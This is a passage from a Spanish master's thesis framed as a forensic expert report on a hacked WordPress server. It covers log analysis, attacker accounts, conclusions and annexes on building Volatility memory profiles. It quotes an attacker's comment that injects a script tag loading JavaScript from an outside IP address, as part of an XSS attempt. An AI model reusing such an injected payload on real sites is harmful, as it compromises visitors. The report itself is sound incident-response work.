
*/var/www/html/wp-content/themes/twentyseventeen/functions.php*, modificado el 30/12/2018 a las 11:43

Queda pendiente verificar y catalogar el fichero que se detectó alterado en las pruebas descritas en el punto [6.10.1.5](#), el fichero de *WordPress*:

*/var/www/html/index.php*

##### Hallazgos

Mediante el software *Autopsy*, se recupera el fichero *index.php* y se verifica la modificación del mismo, con la inserción de un script de minado de criptomonedas.



**Figura 42 index.php con script de criptomonedas**

Este fichero se modifica el 3/1/2019 a las 7:26:05 (UTC+0).

A tenor de las marcas temporales de la modificación del fichero *index.php*, así como de la subida al servidor del fichero *CVPSAzKiZiJvdxA.php*, la modificación del archivo *index.php* fue posterior a la petición por parte de la IP 18.195.165.56 del fichero con código malicioso. Estos movimientos fueron en parte descubiertos en las pruebas efectuadas en el punto [6.10.1.5](#)

Anexos relacionados: [9.8](#) - [9.16.1](#) – [9.16.2](#)

Evidencias adjuntas:

[9.27.10 Fichero index.php](#)

### 6.10.2.7 Registro y análisis de eventos de aplicaciones

#### Objetivo

Analizar el entorno de *WordPress* a fin de localizar en la base de datos el usuario registrado detectado en el punto [6.10.2.5](#) así como los comentarios publicados por este.

#### Procedimiento

Se examinarán las tablas de la base de datos de *WordPress*, *wp\_users.idb* y *wp\_comments.idb*.

Para examinar el contenido de dichas tablas, acudimos mediante autopsy a los ficheros *wp\_users.idb* y *wp\_comments.idb* y extraemos el texto contenido en ellos.

#### Hallazgos

Analizando la tabla de usuarios *wp\_users.idb* nos llama la atención los usuarios registrados:




Figura 43 Tabla usuarios de WordPress

Usuario: anatoly12312 Mail: [anatoly12312@mailinator.com](mailto:anatoly12312@mailinator.com)

Usuario: anatoly Mail: [hpxecjqa@grr.la](mailto:hpxecjqa@grr.la)

Usuario: anatoly5676 Mail: [anatoly5676@grr.la](mailto:anatoly5676@grr.la)

De estos tres usuarios, uno de ellos obtuvo registro desde la IP origen 193.238.152.59. En la imagen montada del disco duro, filtramos “guerrillamail” en los logs de apache y obtenemos:

```

root@edul0:/var/log/apache2# pwd
/var/log/apache2
root@edul0:/var/log/apache2# zgrep "guerrillamail" access.log.4.gz
193.238.152.59 - - [30/Dec/2018:10:51:42 +0000] "GET /wp-login.php?action=rp&key=W7qil6DylIsOz0WD3xL5&login=anatoly5676 HTTP/1.1" 302 731
"https://www.guerrillamail.com/inbox?mail_id=451407438" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:10:51:42 +0000] "GET /wp-login.php?action=rp HTTP/1.1" 200 2424 "https://www.guerrillamail.com/inbox?mail_id=451407438" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
root@edul0:/var/log/apache2#

```

Figura 44 log apache registro anatoly5676

Todo parece indicar que el usuario registrado es anatoly5676. El correo electrónico utilizado en el registro corresponde al dominio [www.guerrillamail.com](https://www.guerrillamail.com). Un servicio de correo electrónico temporal, lo que puede ser una señal de actividad sospechosa o malintencionada.

Para el caso de la tabla `wp_comments.idb`, se detectan los comentarios realizados por el usuario `anatoly5676`:




Figura 45 Tabla comentarios de WordPress

Para obtener la marca temporal de dichos comentarios, se filtra en logs de apache con el patrón “comments-post”:

```

root@edulo:/var/log/apache2# zgrep "comments-post" access.log.4.gz
193.238.152.59 - - [30/Dec/2018:11:18:39 +0000] "POST /wp-comments-post.php HTTP/1.1" 302 540 "https://ganga.site/index.php/2018/12/21/ho
a-mon/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:34:55 +0000] "POST /wp-comments-post.php HTTP/1.1" 302 540 "https://ganga.site/index.php/2018/12/21/ho
a-mon/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:46:37 +0000] "POST /wp-comments-post.php HTTP/1.1" 302 540 "https://ganga.site/index.php/2018/12/21/ho
a-mon/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
root@edulo:/var/log/apache2#

```

Figura 46 Comentarios en logs apache

Las cuales sería, 11:18:39 – 11:34:55 – 11:46:37 del día 30/12/2018

Por estas marcas:

- A las 11:18:39 primer comentario vacío.
- A las 11:34:55 segundo comentario con texto:  
“Visit <http://18.195.165.56>”  
Este comentario intenta explotar la vulnerabilidad comentada, CVE-2019-9787.  
No se puede detectar en la imagen forense si llegó a tener afectación al servidor.
- A las 11:46:37 tercer comentario con texto:  
Hello world “<script src=<http://18.195.165.56/stat.js>></script>”  
Este comentario además de la vulnerabilidad CVE-2019-9787, se intenta inyectar código JavasCript. Este comentario se realiza en marca

temporal posterior a las modificaciones detectadas en el [6.10.2.4](#), en los archivos de configuración *wp-config.php* y *functions.php*, que habilitaba en el servidor la etiqueta `<script>`.

Igual que en el comentario número dos, no se puede detectar en la imagen forense si llegó a tener afectación al servidor.

Estos enlaces insertados en los comentarios redirigen a la IP 18.195.165.56. Como ya hemos comentado, esta IP es origen del ataque posterior que tuvo éxito. Por lo que se ve evidente la relación entre las IPs 193.238.152.59 y 18.195.165.56.

Anexos relacionados: [9.25](#)

Evidencias adjuntas:

[9.27.11 Fichero wp\\_users.idb](#)

[9.27.12 Fichero wp\\_comments.idb](#)

#### 6.10.2.8 Correos electrónicos, chats o comunicaciones

Objetivo

Buscar comunicaciones que afectadas directamente con la investigación.

Procedimiento

Mediante la herramienta autopsy, obtenemos el intercambio de correos electrónicos en la que el usuario registrado anatoly5676 sea objeto del mensaje.

Hallazgos

En el anexo relacionado en esta prueba se muestran los correos electrónicos extraídos.

En la revisión de los correos electrónicos, prestamos especial interés en los que está involucrado el usuario "anatoly\*".

En el estudio de los mismo se confirma que el usuario malintencionado registrado es el que tiene Nick-name anatoly5676.

Así mismo, se verifica que las marcas de tiempo de la publicación de comentarios vistas en el punto [6.10.2.7](#), son correctas. Por lo que la publicación del tercer comentario, el cual posee contenido en JavaScript, cuadra con lo expuesto en dicho punto. Es justo después de modificar los ficheros configuración indicados en el punto [6.10.2.4](#).

Anexos relacionados: [9.26](#)

Evidencias adjuntas:

[9.27.13 Fichero de correos electrónico www-data](#)

## 6.11 Conclusiones al informe pericial

La empresa Gangas SL ha encargado a D. Eduardo López Benítez Perito Ingeniero Técnico en Electrónica Industrial, un peritaje sobre un posible acceso ilícito a sus sistemas de información.

Se ha podido comprobar que existió tal acceso ilícito. Tras el análisis de las imágenes forenses de la captura de la memoria RAM y del disco duro del servidor se llegan a las siguientes conclusiones:

- El servidor de Gangas SL fue comprometido explotando vulnerabilidades conocidas en *WordPress* y el plugin Reflex Gallery, lo que llevó a modificaciones no autorizadas de archivos críticos y al uso no autorizado del servidor para la minería de criptomonedas.
- La versión de *WordPress* 4.9.9 estaba expuesta a ataques XSS, lo que podría haber permitido la ejecución remota de código.
- El plugin Reflex Gallery 3.1.3 permitió la carga arbitraria de archivos, una vulnerabilidad que fue directamente explotada para comprometer el servidor.
- Un usuario malintencionado denominado "anatoly5676" intentó utilizar la vulnerabilidad XSS para inyectar código JavaScript a través de comentarios en el sitio web.
- Se identificaron modificaciones sospechosas en archivos de configuración de *WordPress* que podrían haber facilitado ataques adicionales.
- Varias IPs estuvieron involucradas en el incidente, sugiriendo un ataque coordinado y posiblemente un acceso no autorizado al servidor a través de una clave privada comprometida.
- Se utilizó la herramienta *WPscan* para identificar vulnerabilidades y se creó un túnel de comunicación para la ejecución de comandos remotos utilizando el framework Metasploit.
- Aunque no se encontraron evidencias directas de extracción de datos, la naturaleza y método del ataque implican un riesgo potencial de acceso a datos sensibles.
- La inserción de un script de minería de criptomonedas en el archivo `index.php` sugiere que los recursos del servidor se utilizaron para beneficio económico de un tercero sin autorización.

Recomendaciones periciales:

- Es imperativo que Gangas SL implemente medidas de seguridad más robustas, actualice todas las plataformas y plugins a sus últimas versiones y realice auditorías de seguridad periódicas.
- Se recomienda una investigación adicional para determinar la extensión total del acceso no autorizado y para identificar posibles fugas de información confidencial.

## 7. Conclusiones

Mediante la realización de este TFM, he tenido la oportunidad de profundizar en mis conocimientos sobre sistemas operativos basados en Linux, lo cual ha enriquecido mi comprensión técnica y práctica en el campo de la ciberseguridad. A través de la investigación y análisis forense del servidor en estudio, he podido aplicar y expandir mi experiencia en la gestión de vulnerabilidades específicas de Linux y la implementación de medidas de seguridad adecuadas.

Para expandir este trabajo, consideraría la inclusión de un análisis detallado sobre la presencia de malware persistente que, además de utilizar los recursos del servidor para la minería de criptomonedas, podría estar comprometiendo información confidencial de los clientes o usuarios. Este análisis implicaría la monitorización del tráfico de red para detectar cualquier dato que sea enviado a direcciones IP sospechosas, lo cual podría revelar la existencia de brechas de datos más profundas.

En relación con el punto anterior, continuaría investigando la posible filtración de la clave privada SSH, un factor crucial en la seguridad de la comunicación remota del servidor. Esto incluiría la revisión de los logs de acceso, la verificación de cambios recientes en los sistemas de autenticación y la correlación de actividades sospechosas con las credenciales comprometidas. También consideraría la posibilidad de que la clave privada haya sido robada a través de un vector de ataque diferente, como phishing o malware local en la máquina del administrador, y buscaría métodos para prevenir tales incidentes en el futuro.

## 8. Referencias bibliográficas y recursos

The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory

Published by John Wiley & Sons, Inc.

10475 Crosspoint Boulevard

Indianapolis, IN 46256

[www.wiley.com](http://www.wiley.com)

The Linux Philosophy for SysAdmins

ISBN-13 (pbk): 978-1-4842-3729-8 ISBN-13 (electronic): 978-1-4842-3730-4

<https://doi.org/10.1007/978-1-4842-3730-4>

Library of Congress Control Number: 2018952337

La peritación informática paso a paso

Xabiel García Pañeda, David Melendi Palacio, Darío Álvarez

Colegio Oficial de Ingenieros en Informática del Principado de Asturias, ISBN: 978-84-612-4594-9.

Constitución española,

[https://www.boe.es/diario\\_boe/txt.php?id=BOE--AA--19781978--3122931229](https://www.boe.es/diario_boe/txt.php?id=BOE--AA--19781978--3122931229)

Código Penal.

<https://www.boe.es/buscar/act.php?id=BOE-A-1995-25444>

Ley de Enjuiciamiento Civil

<https://www.boe.es/buscar/act.php?id=BOE-A-2000-323#a335>

Volatility2

<https://github.com/volatilityfoundation/volatility/wiki/Linux>

Volatility3

<https://github.com/volatilityfoundation/volatility3/tree/develop>

log2timeline/plaso

<https://plaso.readthedocs.io/en/latest/index.html>

Sobre Linux:

<https://learning.lpi.org/es/>

Sobre *WordPress*

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133>

<https://WordPress.org/documentation/WordPress-version/version-4-9-8/>

<https://github.com/dexXxed/CVE-2019-9787>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787/>

[https://github.com/sijiahi/WordPress\\_cve-2019-9787\\_defense](https://github.com/sijiahi/WordPress_cve-2019-9787_defense)

<https://github.com/WordPress/WordPress/commit/0292de60ec78c5a44956765189403654fe4d080b>

Sobre ThinkPHP

<https://securitynews.sonicwall.com/xmlpost/thinkphp-remote-code-execution-rce-bug-is-actively-being-exploited/>  
<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2018-20062>  
<https://github.com/dotku/thinkphp-english-manual/tree/master>  
<https://github.com/top-think>  
<https://www.akamai.com/blog/security/thinkphp-exploit-actively-exploited-in-the-wild>

Varios,

<http://www.leydatos.com/>  
<http://www.hispasec.com/>  
<http://www.rediris.es/>  
<https://peritoinformatico.es/analisis-forense-de-ordenadores/>  
<https://www.3ciencias.com/wp-content/uploads/2020/09/LA-INFORM%C3%81TICA-FORENSE-DESDE-UN-ENFOQUE-PR%C3%81CTICO.pdf>  
<https://jlirivas.webs.uvigo.es/downloads/publicaciones/Analisis%20forense%20de%20sistemas%20informaticos.pdf>  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20062>  
<https://openaccess.uoc.edu/handle/10609/56504>

## 9. Anexos

### 9.1. Verificar la integridad de los ficheros de partida.

Para verificar la integridad de los ficheros, usamos la herramienta que trae Windows 11, *certutil*.

Fichero imagen del disco duro: Server\_HDD.E01  
MD5: 324ed7db769620e3fb55c027480d0ef3  
SHA1:3398f90d2438230aaaf7b5e8ce0a01e456d9ca10

```
PS D:\SynologyDrive\Documentos\UOC\2023-2024\TFM> certutil -hashfile .\Server_HDD.E01 md5
MD5 hash de .\Server_HDD.E01:
324ed7db769620e3fb55c027480d0ef3
CertUtil: -hashfile comando completado correctamente.
PS D:\SynologyDrive\Documentos\UOC\2023-2024\TFM> certutil -hashfile .\Server_HDD.E01 sha1
SHA1 hash de .\Server_HDD.E01:
3398f90d2438230aaaf7b5e8ce0a01e456d9ca10
CertUtil: -hashfile comando completado correctamente.
```

Figura 47: Comprobación HASH disco duro

Fichero captura de la memoria RAM: Server\_RAM.mem  
MD5: 75a99b57032aa34ba19042ed85db273f  
SHA1:cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8

```
PS D:\SynologyDrive\Documentos\UOC\2023-2024\TFM> certutil -hashfile .\Server_RAM.mem md5
MD5 hash de .\Server_RAM.mem:
75a99b57032aa34ba19042ed85db273f
CertUtil: -hashfile comando completado correctamente.
PS D:\SynologyDrive\Documentos\UOC\2023-2024\TFM> certutil -hashfile .\Server_RAM.mem sha1
SHA1 hash de .\Server_RAM.mem:
cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8
CertUtil: -hashfile comando completado correctamente.
PS D:\SynologyDrive\Documentos\UOC\2023-2024\TFM>
```

Figura 48: Comprobación HASH captura de memoria

### 9.2. Máquina virtual para simular servidor comprometido y perfiles para volatility

#### 9.2.1 Máquina virtual simulador.

Para poder crear el perfil de memoria para Volatility3 y Volatility2, creamos una máquina virtual con el mismo kernel del servidor comprometido.

A partir de la imagen de la memoria proporcionada, averiguamos el sistema operativo que estaba instalado en la máquina atacada.

```


(edulo@edkali) [~/Documents/tfm/volatility3]
└─$ python3 vol.py -f /home/edulo/Documents/tfm/Server_RAM.mem banner
Volatility 3 Framework 2.5.2
Progress: 100.00      PDB scanning finished
Offset  Banner
0x1167fb38      Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
0x32a00c0      Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
0x3333743c      Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
(edulo@edkali) [~/Documents/tfm/volatility3]
└─$

```

**Figura 49: Captura kernel máquina a analizar**

Instalo en máquina virtual una versión de linux-ubuntu que tiene entre sus repositorios el kernel de la máquina a investigar.

<https://releases.ubuntu.com/18.04.6/>



## Select an image

Ubuntu is distributed on three types of images described below.

### Desktop image

The desktop image allows you to try Ubuntu without changing your computer at all, and at your option to install it permanently later. This type of image is what most people will want to use. You will need at least 1024MiB of RAM to install from this image.

#### 64-bit PC (AMD64) desktop image

Choose this if you have a computer based on the AMD64 or EM64T architecture (e.g., Athlon64, Opteron, EM64T Xeon, Core 2). Choose this if you are at all unsure.

### Server install image

The server install image allows you to install Ubuntu permanently on a computer for use as a server. It will not install a graphical user interface.

#### 64-bit PC (AMD64) server install image

Choose this if you have a computer based on the AMD64 or EM64T architecture (e.g., Athlon64, Opteron, EM64T Xeon, Core 2). Choose this if you are at all unsure.

**Figura 50: Instalación MV Ubuntu**

Tras la instalación, comprobamos que la versión del kernel que trae por defecto es la 4.15-0-213-generic. Buscamos en los repositorios de ubuntu la versión específica del kernel que necesitamos:



**Note**

Steps for constructing a new kernel ISF JSON file:

- Run the *banners* plugin on the image to determine the necessary kernel
- Locate a copy of the debug kernel that matches the identified banner
  - Clone or update the dwarf2json repo: `git clone https://github.com/volatilityfoundation/dwarf2json`
  - Run `go build` in the directory if the source has changed
- Run `dwarf2json linux --elf [path to debug kernel] > [kernel name].json`
  - For Mac change *linux* to *mac*
- Copy the *.json* file to the symbols directory into `[symbols directory]/linux`
  - For Mac change *linux* to *mac*

**Figura 53: Instrucciones crear perfil de memoria para volatility3**

Según se indica, para crear el perfil de memoria, o bien la tabla de símbolos que es como se denomina en volatility3, nos hace falta la versión debug del kernel en concreto.

Acudimos a los repositorios de Ubuntu para conseguirlo.

<https://launchpad.net/~canonical-kernel-team/+archive/ubuntu/ppa/+build/15309173>

### Built files

Files resulting from this build:

- 📄 linux-aws-headers-4.15.0-1021\_4.15.0-1021.21\_all.deb (10.5 MiB)
- 📄 linux-aws-tools-4.15.0-1021-dbgSYM\_4.15.0-1021.21\_amd64.ddeb (4.6 MiB)
- 📄 linux-aws-tools-4.15.0-1021\_4.15.0-1021.21\_amd64.deb (1.2 MiB)
- 📄 linux-headers-4.15.0-1021-aws\_4.15.0-1021.21\_amd64.deb (987.1 KiB)
- 📄 linux-image-4.15.0-1021-aws-dbgSYM\_4.15.0-1021.21\_amd64.ddeb (512.3 MiB)
- 📄 linux-image-4.15.0-1021-aws\_4.15.0-1021.21\_amd64.deb (7.2 MiB)
- 📄 linux-modules-4.15.0-1021-aws\_4.15.0-1021.21\_amd64.deb (11.9 MiB)
- 📄 linux-tools-4.15.0-1021-aws\_4.15.0-1021.21\_amd64.deb (1.9 KiB)

**Figura 54: Kernel debug a instalar para crear perfil memoria volatility3**

Descargamos esta imagen e instalamos.

```

eddie@bionic:~$ wget https://launchpad.net/~canonical-kernel-team/+archive/ubuntu/ppa/+build/15309173/files/linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb
--2023-10-21 15:08:19-- https://launchpad.net/~canonical-kernel-team/+archive/ubuntu/ppa/+build/15309173/files/linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb
Resolving launchpad.net (launchpad.net)... 185.125.189.228, 185.125.189.222, 2620:2d:4000:1809::f3, ...
Connecting to launchpad.net (launchpad.net)|185.125.189.228|:443... connected.
HTTP request sent, awaiting response... 308 See Other
Location: https://launchpadlibrarian.net/385729750/linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb [following]
--2023-10-21 15:08:21-- https://launchpadlibrarian.net/385729750/linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb
Resolving launchpadlibrarian.net (launchpadlibrarian.net)... 185.125.189.228, 185.125.189.229, 2620:2d:4000:1809::308, ...
Connecting to launchpadlibrarian.net (launchpadlibrarian.net)|185.125.189.228|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 537210580 (512M) [application/octet-stream]
Saving to: 'linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb'

linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb 100%[=====] 51,85M 7,01M/s eta 87s

```

**Figura 55: Instalación kernel debug para crear perfil de memoria volatility3**

El fichero descargado tiene la extensión “ddeb”, lo cambiamos a la extensión de paquetes debian por defecto “deb” e instalamos.

```
linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_am 100%[=====
2023-10-21 15:09:55 (5,59 MB/s) - 'linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb' saved [537210580/537210580]

edulo@bionic_tfm:~$ ls
linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb
edulo@bionic_tfm:~$ mv linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.ddeb linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.deb
edulo@bionic_tfm:~$ sudo dpkg -i linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.deb
[sudo] password for edulo:
Seleccionando el paquete linux-image-4.15.0-1021-aws-dbgSYM previamente no seleccionado.
(Leyendo la base de datos ... 68733 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.deb ...
Desempaquetando linux-image-4.15.0-1021-aws-dbgSYM (4.15.0-1021.21) ...
Configurando linux-image-4.15.0-1021-aws-dbgSYM (4.15.0-1021.21) ...
edulo@bionic_tfm:~$ ls /usr/lib/debug/
boot lib
edulo@bionic_tfm:~$ ls boot
ls: cannot access 'boot': No such file or directory
edulo@bionic_tfm:~$ ls /usr/lib/debug/boot/
vmlinux-4.15.0-1021-aws
edulo@bionic_tfm:~$
```

Figura 56: Instalación kernel debug para crear perfil de memoria volatility3 (2)

El kernel dbg se instala en la ruta /usr/lib/debug/boot

Una vez que tenemos el kernel-dbg, seguimos las indicaciones para crear la tabla de símbolos, y vemos que también nos hace falta el compilador golang-go. Este no se encuentra instalado, por lo que acudimos a la página oficial de golang-go y seguimos las instrucciones para la instalación.

<https://go.dev/doc/install>

```
edulo@bionic_tfm:~$ go version
Command 'go' not found, but can be installed with:

sudo snap install go          # version 1.21.3, or
sudo apt install golang-go
sudo apt install gccgo-go

See 'snap info go' for additional versions.

edulo@bionic_tfm:~$ wget https://go.dev/dl/go1.21.3.linux-amd64.tar.gz
--2023-10-21 15:18:15-- https://go.dev/dl/go1.21.3.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.36.21, 216.239.38.21, 216.239.32.21, ...
Connecting to go.dev (go.dev)|216.239.36.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.21.3.linux-amd64.tar.gz [following]
--2023-10-21 15:18:15-- https://dl.google.com/go/go1.21.3.linux-amd64.tar.gz
Resolving dl.google.com (dl.google.com)... 142.251.39.110, 2a00:1450:400e:811:200e
Connecting to dl.google.com (dl.google.com)|142.251.39.110|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 66641773 (64M) [application/x-gzip]
Saving to: 'go1.21.3.linux-amd64.tar.gz'

go1.21.3.linux-amd64.tar.gz          100%[=====
2023-10-21 15:18:33 (3,75 MB/s) - 'go1.21.3.linux-amd64.tar.gz' saved [66641773/66641773]

edulo@bionic_tfm:~$
```

```
edulo@bionic_tfm:~$ cd /usr/local
edulo@bionic_tfm:~/usr/local$ sudo mkdir go
edulo@bionic_tfm:~/usr/local$ ls
bin etc games go include lib man sbin share src
edulo@bionic_tfm:~/usr/local$ cd /home/edulo
edulo@bionic_tfm:~$ ls
go1.21.3.linux-amd64.tar.gz linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.deb
edulo@bionic_tfm:~$ sudo tar -C /usr/local/ -xzf go1.21.3.linux-amd64.tar.gz
edulo@bionic_tfm:~$ ls /usr/local/go/
api bin codereview.cfg CONTRIBUTING.md doc go.env lib LICENSE misc PATENTS pkg README.md SECURITY.md src test VERSION
edulo@bionic_tfm:~$ export PATH=$PATH:/usr/local/go/bin
edulo@bionic_tfm:~$ go version
go version go1.21.3 linux/amd64
edulo@bionic_tfm:~$
```

Figura 57: Proceso para crear perfil de memoria volatility3

Tras la instalación de go, descargamos el paquete dwarf2json y sigo las instrucciones para crear la tabla de símbolos:

```

edulo@bionic_tfm: ~/dwarf2j
edulo@bionic_tfm:~$ git clone https://github.com/volatilityfoundation/dwarf2json
Cloning into 'dwarf2json'...
remote: Enumerating objects: 119, done.
remote: Counting objects: 100% (48/48), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 119 (delta 24), reused 33 (delta 16), pack-reused 71
Receiving objects: 100% (119/119), 55.66 KiB | 374.00 KiB/s, done.
Resolving deltas: 100% (43/43), done.
edulo@bionic_tfm:~$ ls
dwarf2json  go1.21.3.linux-amd64.tar.gz  linux-image-4.15.0-1021-aws-dbgSYM_4.15.0-1021.21_amd64.deb
edulo@bionic_tfm:~$ cd dwarf2json/
